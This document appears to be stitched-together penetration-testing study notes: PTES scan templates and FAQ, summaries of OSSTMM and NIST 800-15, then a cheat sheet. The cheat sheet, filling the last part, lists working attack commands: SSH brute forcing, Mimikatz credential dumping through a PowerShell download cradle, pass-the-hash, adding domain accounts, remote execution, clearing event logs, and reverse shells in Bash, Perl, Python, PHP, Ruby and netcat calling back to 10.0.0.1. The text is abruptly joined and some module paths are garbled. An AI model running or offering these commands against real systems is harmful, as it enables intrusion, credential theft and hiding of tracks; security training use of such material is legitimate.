""TCP port scan performance: ""0 ms send delay, 25 blocks, 500 ms block delay, 3 retries

9.27. Denial of service 209

The Penetration Testing Execution Standard Documentation, Release 1.1

""UDP ports to scan: ""161, 500

""Simultaneous port scans: ""10

""Specific vulnerability checks enabled (which disables all other checks): ""None

""Specific vulnerability checks disabled: ""None

9.29 Discovery scan (aggressive)

""Description: ""This fast, cursory scan locates live assets on high-speed networks and identifies their host names

and operating systems. NeXpose sends packets at a very high rate, which may trigger IPS/IDS sensors, SYN flood

protection, and exhaust states on stateful firewalls. NeXpose does not perform enumeration, policy, or vulnerability

scanning with this template.

""Why use this template: ""This template is identical in scope to the discovery scan, except that it uses more threads

and is, therefore, much faster. The tradeoff is that scans run with this template may not be as thorough as with the

Discovery scan template.

""Device/vulnerability scan: ""Y/N

""Maximum # scan threads: ""25

""ICMP (Ping hosts): ""Y

""TCP ports used for device discovery: ""21, 22, 23, 25, 80, 88, 110, 111, 135, 139, 143, 220, 264, 389, 443, 445,

449, 524, 585, 636, 993, 995, 1433, 1521, 1723, 3389, 8080, 9100

CHAPTER 10

FAQ

10.1 Q: What is this "Penetration Testing Execution Standard"?

A: It is a new standard designed to provide both businesses and security service providers with a common language

and scope for performing penetration testing (i.e. Security evaluations). It started early in 2009 following a discussion

that sparked between some of the founding members over the value (or lack of) of penetration testing

in the industry.

10.2 Q: Who is involved with this standard?

A: We are a group of information security practitioners from all areas of the industry (I.e. Financial Institutions,

Service Providers, Security Vendors). The group currently consists of:

- Chris Nickerson, CEO - Lares Consulting.
- Dave Kennedy, President/CEO - blog TrustedSec .
- Chris John Riley, IT Security Analyst - blog Raiffeisen Informatik GmbH.
- Eric Smith, Partner - Lares Consulting.
- Iftach Ian Amit, Director of Services - blog IOActive.
- Andrew Rabie, Wizard - Avon Products Inc.
- Stefan Friedli, Senior Security Consultant - scip AG.
- Justin Searle, Senior Security Analyst - InGuardians.
- Brandon Knight, Senior Security Consultant - SecureState .
- Chris Gates, Senior Security Consultant - blog Lares Consulting.
- Joe McCray, CEO - Strategic Security.
- Carlos Perez, Lead Vulnerability Research Engineer - Tenable Security.
- John Strand, Owner - Black Hills Information Security.
- Steve Tornio, Senior Consultant - Sunera LLC.
- Nick Percoco, Senior Vice President - SpiderLabs at Trustwave.
- Dave Shackelford, Security Consultant, SANS Instructor.
- Val Smith - Attack Research.
- Robin Wood, Senior Security Engineer - blog RandomStorm.

219

The Penetration Testing Execution Standard Documentation, Release 1.1

- Wim Remes, Security Consultant - EY Belgium.
- Rick Hayes, Force Practice Lead - TrustedSec .

10.3 Q: So is this a closed group or can I join in?

A: We started this with about 6 people, the first in-person meeting held almost 20. We would love more insight and

down-to-earth opinions so if you can contribute please feel free to email us.

10.4 Q: Is this going to be a formal standard?

A: We are aiming to create an actual standard so that businesses can have a baseline of what is needed when they get

a pentest as well as an understanding of what type of testing they require or would provide value to their business.

The lack of standardization now is only hurting the industry as businesses are getting low-quality work done, and

practitioners lack guidance in terms of what is needed to provide quality service.

10.5 Q: Is the standard going to include all possible pentest scenarios?

A: While we can't possibly cover all scenarios, the standard is going to define a baseline for the minimum that is

required from a basic pentest, as well as several "levels" on top of it that provide more comprehensive activities

required for organizations with higher security needs. The different levels would also be defined as per the industry in

which they should be the baseline for.

10.6 Q: Is this effort going to standardize the reporting as well?

A: Yes. We feel that providing a standard for the test without defining how the report is provided would be useless.

We will define both executive (business) reporting as well as technical reporting as an integrated part of the standard.

10.7 Q: Who is the intended audience for this standard/project?

A: Two main communities: businesses that require the service, and service providers. For businesses the goal is to enable them to demand a specific baseline of work as part of a pentest. For service providers the goal is to provide a baseline for the kinds of activities needed, what should be taken into account as part of the pentest from scoping through reporting and deliverables.

10.8 Q: Is there a mindmap version of the original sections?

A: Following popular demand, we have _a_ version of the mindmap used when creating the first drafts of the standard available for download here (in FreeMind format).

Open Source Security Testing Methodology Manual (OSSTMM)

Friday, January 4, 2019 11:52 PM

OSSTMM

Open Source Security Testing Methodology Manual (OSSTMM) is a peer-reviewed manual of security testing and analysis which result in verified facts. These facts provide actionable information that can measurably improve operational security. OSSTMM helps us to know and measure that how well security works.

By using the OSSTMM, you no longer have to rely on general best practices because you will have verified information specific to your needs on which to base your security decisions.

Targeted Audience:

OSSTMM is written for both the Internet security developers and testers. Networking professionals may also find this manual useful, while this manual is not intended to prepare you to use a particular software or network protocols or how to read the results.

This manual is also useful for developers that will help them in building better networks, firewalls, applications, and testing tools.

Process:

A security test is consisting of two different types of attacks.

- **Passive Attack:** It is often a form of data collection which does not directly influence the target system or network.
- **Intrusive Attack:** It influences the target system or network and can be logged and alarm the target system or network.

The process in any security test can be broken down into the following:

Visibility:

Visibility is what can be seen on your Internet presence. This includes, but is not limited to, open or filtered ports, systems, the architecture, applications, email addresses, employee names, the software products and the websites visited by employees and everything downloaded. In other words, visibility can also be referred as leaving footprints.

Access:

Access can be defined as what users are allowed to read or retrieve. This includes, but is not limited to a web page, server, streaming video, or anything that serves as a service or application where a computer interacts with another computer within your network. In the world of technology where security is highly concerned, access level defines the boundary to access the system.

Trust:

Trust can be defined as the level of authentication, non-repudiation, data integrity, access control, accountability and data integrity. This includes, but is not limited to VPNs, PKIs, HTTPS, SSH, B2B connectors, database to server connections, e-mail, employee web surfing, or any communication between two computers.

Alarm:

The alarm is the timeliness and appropriateness of alert to activities which violate or attempt to violate Visibility, Access, or Trust. This includes, but is not limited to log file analysis, port watching, traffic monitoring, intrusion detection systems, or sniffing/snooping.

NIST 800-15

Friday, January 4, 2019 11:53 PM

NIST 800-15

The National Institute of Standards and Technology's special research publication series 800-15 is focused on Minimum Interoperability Specification for Public Key Infrastructure (PKI) Components (MISPC). The MISPC supports interoperability for a large-scale Public Key Infrastructure (PKI) that issues, revokes and manages X.509 version 3 digital signature public key certificates and version 2 certificate revocation lists (CRLs).

Objective:

The MISPC provides a base for interoperation between public key infrastructure (PKI) components from different vendors. This specification came to exist for the companies interested in offering interoperable PKI components, to Federal agencies developing procurement specifications, and to other interested parties.

Process:

The MISPC addresses:

- Public key certificate generation, renewal, and revocation.
- Signature generation and verification.
- Certificate and certification path validation.

The transaction includes certification requests, certificate renewal, certificate revocation, and retrieval of certificates and CRLs from repositories.

In NIST's 800-15 specification a PKI is broken into five components:

1. **Certification Authorities (CAs)** that issue and revoke certificates.
2. **Organizational Registration Authorities (ORAs)** that vouches for the binding between public keys and certificate holder's identities and other attributes.
3. **Certificate holders** that are issued certificates and can sign digital documents.
4. **Clients** that validate digital signatures and their certification paths from a known public key of a trusted CA.
5. **Repositories** that store and make available certificates and Certificate Revocation Lists (CRLs).

Certification Authority (CA):

Certification Authority generates, revokes, publishes, and archives certificate. They rely upon a repository to make certificates and CRLs available to all certificate users. CAs themselves includes both a certificate holder function to request, revoke and renew certificates issued by other CAs and a client function to retrieve certificates and Certificate Revocation Lists and validate certification paths.

CAs performs the following functions:

- Issue and deliver subordinate and cross certificates;
- Accept revocation requests from certificate holders and ORAs for certificates it issued;
- Post certificates and CRLs to the repository; and
- Request CA certificates.

Organizational Registration Authority (ORA):

ORA list down the identity of entities requesting certification. ORA may verify that identity by requiring the requesting entity to attend the ORA physically with a physical token, or through out-of-band mechanisms. The entity physically attends the ORA; the ORA also verifies their possession of private key material corresponding to the public key by verifying a signed message. Certificate requests on behalf of a user who does not physically attend the ORA require that the ORA provide authentication information to the

entity. This information is used by the entity to authenticate itself to the CA in a self-registration request.

Certificate Holder:

The PKI provides certificate management functions for certificate holders. Certificate holders include CAs, ORAs and other end entities. End entities may include persons and computing systems (e.g., routers and firewalls) or applications. PKI certificate holders generate signatures and support PKI transactions to obtain, revoke and renew their certificates.

Certificate holders shall be able to:

- Generate signatures.
- Generate certificate requests.
- Request certificate revocation.

Clients:

Clients use the PKI to provide certificate processing functions for certificate holders and certificate users, including CAs and other end entities. End entities may also include ORAs, persons and computing systems that may include routers and firewalls.

The task done by Clients may include:

- Verify signatures.
- Obtain certificates and CRLs from a repository.
- Validate certification paths.

Repository:

It store and make available certificates and Certificate Revocation Lists (CRLs). It's the last phase where each and every certificate and process related to certificate invoking is completed, and a certificate is generated or made available.

Meanwhile, as the world is adopting new standards and technologies to provide different services to the users, the threats and risks are continuously rising and needed to be addressed with strong standards and infrastructure policies so that potential harm to the information can be prevented.

For that awareness of the new standards and policies should be provided to the end users and employees in an organization where critical information or customer's credential details are being processed. It will create the first line of defense that can harden the security wall to defeat cyber criminals.

FOR /L %x in (1,1,255) do ping -n 1 192.168.2.%x | find /I "reply" >> c:\temp\pingresult.txt
Ping scan from Windows command line
1..255 | foreach-object { (new-object System.Net.NetworkInformation.Ping).Send("192.168.2.
$_") } | where-object { $_.Status -eq "success" } | select Address
Ping scan with Windows Powershell
```

Brute Force

```
ncrack -u user -P password_list.txt -p ssh 192.168.1.1
Run SSH brute force
```

Enumeration

[enum4linux](#) - Portcullis Labs

[Plundering Windows Account Info via Authenticated SMB Sessions](#) - Sans Penetration Testing

SQL

[Hunting MySQL](#) - Metasploit Unleashed

[Admin-mssql-auxiliary-modules](#) - Metasploit Unleashed

[Attacking MySQL with Metasploit](#) - Pentestlab

Capture

[Responder 2.0 - Owing Windows Networks part 2](#) - SpiderLabs

[Responder 2.0 - Owing Windows Networks part 3](#) - SpiderLabs

Vulnerability Analysis

```
nmap --script smb-check-vulns.nse --script-args=unsafe=1 -p445
Check for MS08-067 and other SMB vulns
```

Privilege escalation

```
meterpreter> getuid
Display the user that the Meterpreter server is running as on the host
whoami
Windows or Linux check current user
whoami /groups
Windows – to check integrity level and permissions
id
Linux – check permissions of current user
```

meterpreter> user post/windows/gather/win_privs

This module will print if UAC is enabled, and if the current account is ADMIN enabled. It will also print UID, foreground SESSION ID, is SYSTEM status and current process PRIVILEGES

meterpreter> getsystem

Attempt to get system privs on system

Dumping hashes

Windows

meterpreter> run post/windows/gather/hashdump

Dump the local user accounts from the SAM database using the registry

powershell "IEX (New-Object Net.WebClient).DownloadString('http://<invoke-mimikatz>');

Invoke-Mimikatz -DumpCreds"

Run Invoke-Mimikatz in memory with Powershell web cradle. You can add all arguments to the end of command

meterpreter> use post/windows/gather/credentials/domain_hashdump

Dump hashes from domain controller safely

Windows

[Windows Privilege Escalation Fundamentals](#) - FuzzySecurity

[Linuxprivchecker](#) - rebootuser

[Exploiting SUID executables](#) - Pentestpartners

Post Exploitation

post/windows/recon/computer_browser_discovery - Uses railgun to discover hostnames and IPs on the network

post/windows/gather/arp-scanner - Scan without pinging boxes

post/windows/gather/cachedump - Dump domain creds

post/window/gather/checkvm - Check if host is a vm

post/window/gather/credentials/gpp - Pulls passwords out from group policy

post/window/gather/tortoiservn - Windows admins use for svn

post/window/gather/winscp - Secure copy protocol this pulls out passwords

post/window/gather/dnscache_dump - See what sites users have visited

post/window/gather/enum_applications - Finds applications installed on computer

post/window/gather/enum_chrome/enum_ie/enum_firefox - Enumerates Firefox

post/window/gather/enum_termserv - Shows where box has rdp too

post/window/gather/enum_anattend - Contains creds

post/window/gather/inject_ca - Injects cert auth into the box

post/window/gather/inject_ca - Deletes cert auth to remove restrictions

post/window/gather/wlan/wlan_profile - Dumps wifi password in clear text for win7 and

abovepost/windows/gather/enum_tokens - This module will identify systems that have a Domain Admin (delegation) token on them

A portion of the above list is from the Metasploit Minute Video [here](#)

Active Directory

post/window/gather/enum_ad_computers - find computer on the domain very stealth

post/windows/gather/enum_ad_service_principal_names - find sql servers etc running services

post/window/gather/enum_ad_user_comments - User comments contains passwords for some
net view /domain
List domain association
net view /domain:(domain)
List hosts on domain. Same as network neighborhood
net view /domain "Domain Computers"
List all domain computers
net view [\\\(computername\)](#)
List shares on a computer
net user /domain
List all users in domain
net group /domain
List all groups in domain
net group /domain "group name"
List users in group on domain
net user /domain "user"
List information about domain user including group membership
nltest /dclist:(domain)
List all domain controllers on domain
nltest /domain_trust
Map domain trust
net localgroup /domain "administrators"
List all domain controller administrators
net user username password /ADD
Add local user account
net user username password /ADD /DOMAIN
Add new user account to domain
wmic useraccount
List all local accounts with SID
Get-AdUser -Filter * -Properties SamAccountName, description | select SamAccountName, description | select -expand \$_.results
Get descriptions from AD to look for passwords stored in AD account. Can be done from any domain user

Running DLL

rundll32.exe dllname.dll,StartW

File exploring

dir /S /B

Dirwalk Windows

Passing shells

meterpreter> use post/window/manage/payload_inject

Create a new shell on box you already owned. 2 is 1 and 1 is none. Can be used to send session to another user

Lateral Movement

dir [\\host\c\\$](#)

Check to see if your admin on another computer by listing the c\$ share

runas /user:Domain\user something.exe

Create a token with creds from command line

runas /user:Domain\user /netonly something.exe

Create a token to pass creds

sekurlsa::pth /user:USERNAME /domain:DOMAIN /ntlm:HASH /run:COMMAND

Pass the hash with Mimikatz

SCHTASKS /Run /S system /U user /P password /I /TN "taskname"

Run task immediately on remote system

wmic /node:(host) process call create (path to exe)

Run exe on remote computer with WMIC

Powershell Invoke-Command -ComputerName (host) -ScriptBlock { dir c:\ }

WinRM(port 5985) turned off by default(turned on for administration) Run command with Windows remoting

Cleaning up

meterpreter> clearev

Will clear the Application, System and Security logs on a Window systems. There are no options or arguments

Reverse Shells

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Python Psuedo terminal

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Use this on raw shells

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Netcat Linux

```
nc -e /bin/sh 10.0.0.1 1234
```

Netcat Windows

```
nc 10.10.0.1 1234 -e cmd.exe
```
